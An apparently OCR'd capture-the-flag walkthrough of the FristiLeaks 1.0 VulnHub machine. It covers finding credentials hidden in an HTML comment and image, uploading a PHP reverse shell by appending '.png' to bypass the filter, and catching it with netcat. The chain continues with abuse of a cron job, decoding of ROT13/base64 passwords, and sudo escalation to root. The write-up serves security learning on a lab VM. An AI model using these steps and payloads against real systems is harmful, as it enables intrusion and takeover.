
Summary:

1. Enumerated `tcp/80`, a webserver, could not enumerate any directories
2. Tried /fristi, it works, revealed:
   - Admin login page
3. Hidden text in /fristi webpage, revealed:
   - Username: eezeepz
   - Base64 Encoded `.PNG` file/string
4. `.PNG` file revealed password
   - eezeepz:keKkeKKeKKeKkEkkEk
   - Successfully login
5. Uploaded reverse shell & bypassed file extension restriction by appending `.png` to php-reverse-shell.php
   - php-reverse-shell.php.png
6. Executed reverse shell by visiting `/fristi/uploads/php-reverse-shell.php.png`
7. Lateral Privilege Escalation via cronjob exploitation + decrypting password text
   - Cronjob Exploitation:
     - `/home/admin/chmod 777 /home/admin`
   - Decryption Method:
     - ROT-13 + Base64
8. Obtained Root via sudo misconfiguration of command.

Port 80

1. Feroxbuster could not enumerate any dir
2. Try /fristi
   - An admin login page


3. Found hidden text



```
<html>
▼<head>
   <meta name="description" content="super leet password login-test page. We use base64 encoding for images
   line in the HTML. I read somewhere on the web, that thats a good way to do it.">
   <!--
   TODO:
   We need to clean this up for production. I left some junk in here to make testing easier.

   - by eezeepz
   --> == $0
  </head>
▼<body>
  ▶<center>…</center>
  ▼<center>
     <img src="data:img/png;base64,/9j/4…Pmw/VfrUsbOlejy6Hfu+kL/2Q==">
   </center>
   <br>
   <!--
   iVBORw0KGgoAAAANSUhEUgAAAW0AAABLCAIAAAA04UHqAAAAAXNSR0IArs4c6QAAAARnQU1BAACx
   jwv8YQUAAAAJcEhZcwAADsMAAA7DAcdvqGQAAARSSURBVHhe7dlRdtsgEIVhr8sL8nqymmwmi0kl
   S0iAQGY0Nb01//dWSQyTgdxz2t5+AcCHHAHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixw
   B4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzkCwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL5kc+f
   m63yaP7/XP/5RUM2jx7iMz1ZdqpguZHPl+zJO53b9+1gd/0TL2Wull5+RMpJq5tMTkE1paHlVXJJ
   Zv7/d5i6qse0t9rWa6UMsR1+WrORl72DbdWKqZS0tMPqGl8LRhzyWjWkTFDPXFmulC7e81bxnNOvb
   DpYzOMN1WqplLS0w+oaXwomXXtfhL8e6W+lrNdDFujoQNJ9XbKtHMpSUmn9BSeGf51bUcr6W+VjNd
   jJQjcelwepPCjlLNXFpi8gktXfnVtYSd6UpINdPFCDlyKB3dyPLpSTVzZYnJR7R0WHEiFGv5NrDU
   12qmC/1/Zz2ZWXi1abli0aLqjZdq5sqSxUgtWY7syq+u6UpINdOFeI5ENygbTfj+qDbc+QpG9c5
   uvFQzV5aM15LlyMrfnrPU12qmC+Ucqd+g6E1JNsX16/i/6BtvvEQzF5YM2JLhyMLz4sNNtp/pSkg1
   04VajmwziEdZvmSz9E0YbzbI/FSycgVSzZiXDNmS4cjCni+kLRnqizXThUqOhEkso2k5pGy00aLq
   i1n+skSqGfOSIVsKC5Zv4+XH36vQzbl0V0t9rWb6EMyRaLLp+Bbhy31k8SBbjqpUNSHVjHXJmC2Fg
   tOH0drysrz404sdLPW1mulDLUdSpdEsk5vf5Gtqg1xnfX88tu/PZy7VjHXJmC21H9lWvBBfdZb6Ws
   30oZ0jk3y+pQ9fnEG4lNOco9UnY5dqxrhk0JZKezwdNwqfnv6AOUN9sWb6UMyR5zT2B+lwDh++Fl
   3K/U+z2uFJNWNcMmhLzUe2v6n/dAWG+mLN9KGWI9EcKsMJl6o6+ecH8dv0Uu4PnkqDl2rGuiS8HK
   ul9iMrFG9gqa/VTB8qORLuSTqF7fYU7tgsn/4+zfhV6aiiIsczlGrGvGTIlsLLhiPbnh6KnLDU12q
   mD+0cKQ8nunpVcZ21Rj7erEz0WqoZ+5IRW1oXNB3Z/vBMWulSfYlm+hDLkcIAtuHEUzu/l9l867X34
   rPtA6lmLi0ZrqX6gu37aIukRkVaylRfqpk+9HNkH85hNocTKC4P31Vebhd8fy/VzOTCkqeBWlrrFhe
   EPdMjO3SSys7XVF+qmT5UcmT9+Ss//fyyOLU3kWoGLd59ZKb6Us10IZMjAP5b5AgAL3IEgBc5AsCLH
   AHgRY4A8CJHAHiRIwC8yBEAXuQIAC9yBIAXOQLAixwB4EWOAPAiRwB4kSMAvMgRAF7kCAAvcgSAFzk
   CwIscAeBFjgDwIkcAeJEjALzIEQBe5AgAL3IEgBc5AsCLHAHgRY4A8Pn9/QNa7zik1qtycQAAAABJR
   U5ErkJggg==
   -->
  ▶<table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCCC">…</table>
  </body>
</html>
```


- username:eezeepz

4. Decoded



```
d76a a60f ed1c 290f 27ba 7a55 719d b546
3ede ac4c f45a aa19 fb92 115b 5a17 341d
d9fe f04c 5ae9 527d 8966 fa10 cb91 c200
b6e1 c453 3bbf 97d9 7ceb b5f7 e2b3 ed03
a966 2e2d 19ae a5fa 82ed fb68 8ba4 4645
5aca 545f aa99 3ef4 7364 1fce 6136 8713
282e 0fdf 555e 6e17 7c7f 2fd5 cce4 c292
a781 5a5a eb16 1784 3dd3 233b 7492 cace
d754 5faa 993e 5472 64fd f92b 3ffd fcb2
38b5 3791 6a06 2dde 7d64 a6fa 52cd 7421
9323 00fe 5be4 0800 2f72 0480 1739 02c0
8b1c 01e0 458e 00f0 2247 0078 9123 00bc
c811 005e e408 002f 7204 8017 3902 c08b
1c01 e045 8e00 f022 4700 7891 2300 bcc8
1100 5ee4 0800 2f72 0480 1739 02c0 8b1c
01e0 458e 00f0 2247 0078 9123 00bc c811
005e e408 002f 7204 8017 3902 c08b 1c01
e045 8e00 f0f9 fdfd 035a ef38 a4d6 ab72
7100 0000 0049 454e 44ae 4260 82
```


5. View it with hexedit



```
.PNG........IHDR...m...K.....4.A.....sRGB.........gA
MA.......a.....pHYs...........o.d...RIDATx^..Qv. ..a..
..z..l&.I%KH.@f45.5..VI....s..~.......E..."G.x.#.....
^.../r...9......E..."G.x.#.....^.../r...9......E..."
G.x.#.....^.../.......&......T3h..#3..j.....~.....~..
```

- File Header: .PNG


6. Change its extension to .PNG



keKkeKKeKKeKkEkkEk

- Could be a password: `keKkeKKeKKeKkEkkEk`

7. Login seen with eezeepz:`keKkeKKeKKeKkEkkEk`




Login successful

upload file

- able to upload a file

8. Upload php-reverse-shell, bypassing extension checks


- Append `.png` to `php-reverse-shell.php`



```
Host: 192.168.56.111
Content-Length: 5817
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.56.111
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryxUFHLwLBr8V84wtx
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36
OPR/82.0.4227.43
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.9
Referer: http://192.168.56.111/fristi/upload.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=42bf3kms5o0ijgo15is5s5e4a7
Connection: close

------WebKitFormBoundaryxUFHLwLBr8V84wtx
Content-Disposition: form-data; name="fileToUpload"; filename="
php-reverse-shell.php.png"
Content-Type: application/x-php


<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

```
HTTP/1.1 200 OK
Date: Sun, 26 Dec 2021 19:16:07 GMT
Server: Apache/2.2.15 (CentOS) DAV/2 PHP/5.3.3
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Content-Length: 104
Connection: close
Content-Type: text/html; charset=UTF-8


<html>
  <body>
    Uploading, please wait<br />
    The file has been uploaded to /uploads <br />
  </body>
</html>
```

9. Execute reverse shell by visiting `http://192.168.56.111/fristi/uploads/php-reverse-shell.php.png`



```
┌──(root💀kali)-[~/vulnHub/Fristileaks/192.168.56.111/exploit]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.111] 39095
Linux localhost.localdomain 2.6.32-573.8.1.el6.x86_64 #1 SMP Tue Nov 10 18:01:38 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 14:18:38 up  2:37,  0 users,  load average: 0.00, 0.00, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.1$ whoami
whoami
apache
sh-4.1$
```

Privilege Escalation to Fristigod via misconfigured cronjob + reverse engineering


1. Proceed to eezeepz dir

- found a note

```
I made it possible for you to do some automated checks,
but I did only allow you access to /usr/bin/* system binaries. I
did
however copy a few extra often needed commands to my
homedir: chmod, df, cat, echo, ps, grep, egrep so you can use
those
from /home/admin/

Don't forget to specify the full path for each binary!

Just put a file called "runthis" in /tmp/, each line one command.
The
output goes to the file "cronresult" in /tmp/. It should
run every minute with my account privileges.
```

2. Exploit


```
nano /tmp/runthis
/home/admin/chmod 777 /home/admin
```



```
  GNU nano 2.0.9                File: /tmp/runthis

/home/admin/chmod 777 /home/admin
```

3. Proceed to admin directory

- Found interesting files
  - cryptpass.py




```
  GNU nano 2.0.9                File: cryptpass.py

#Enhanced with thanks to Dinesh Singh Sikawar @LinkedIn
import base64,codecs,sys

def encodeString(str):
    base64string= base64.b64encode(str)
    return codecs.encode(base64string[::-1], 'rot13')

cryptoResult=encodeString(sys.argv[1])
print cryptoResult
```

  - cryptedpass.txt
    - Probably encrypted by the python script


        - `mVGZ3O3omkJLmy2pcuTq`
    - whoisyourgodnow.txt
        - Probably encrypted by the python script
        - `=RFn0AKnlMHMPIzpyuTI0ITG`

4. Decrypt it

```
import base64, codecs, sys
print(base64.b64decode(codecs.encode("mVGZ3O3omkJLmy2pcuTq"[::-1],
'rot13')))
```



```
#!/usr/bin/python
import base64, codecs, sys
print(base64.b64decode(codecs.encode("mVGZ3O3omkJLmy2pcuTq"
    [::-1], 'rot13')))

b'thisisalsopw123'
[Finished in 42ms]
```




```
#!/usr/bin/python
import base64, codecs, sys
print(base64.b64decode(codecs.encode("
    =RFn0AKnlMHMPIzpyuTI0ITG"[::-1], 'rot13')))

b'LetThereBeFristi!'
[Finished in 135ms]
```

- admin:thisisalsopw123
- fristigod:LetThereBeFristi!

Privilege Escalation to Root via Sudo Misconfig


1. Fristigod sudo access



```
bash-4.1$ sudo -l
Matching Defaults entries for fristigod on this host:
    requiretty, !visiblepw, always_set_home, env_reset, env_keep="COLORS
    DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS", env_keep+="MAIL PS1
    PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE
    LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL
    LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
    secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User fristigod may run the following commands on this host:
    (fristi : ALL) /var/fristigod/.secret_admin_stuff/doCom
```


2. Exploit

```
sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash -p
```



```
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom
Usage: ./program_name terminal_command ...bash-4.1$
bash-4.1$ whoami
fristigod
bash-4.1$ sudo -u fristi /var/fristigod/.secret_admin_stuff/doCom /bin/bash -p
bash-4.1# whoami
root
bash-4.1# 
```

3. Root flag



```
bash-4.1# cd /root
bash-4.1# ls
fristileaks_secrets.txt
bash-4.1# cat fristileaks_secrets.txt
Congratulations on beating FristiLeaks 1.0 by Ar0xA [https://tldr.nu]

I wonder if you beat it in the maximum 4 hours it's supposed to take!

Shoutout to people of #fristileaks (twitter) and #vulnhub (FreeNode)


Flag: Y0u_kn0w_y0u_l0ve_fr1st1


bash-4.1#
```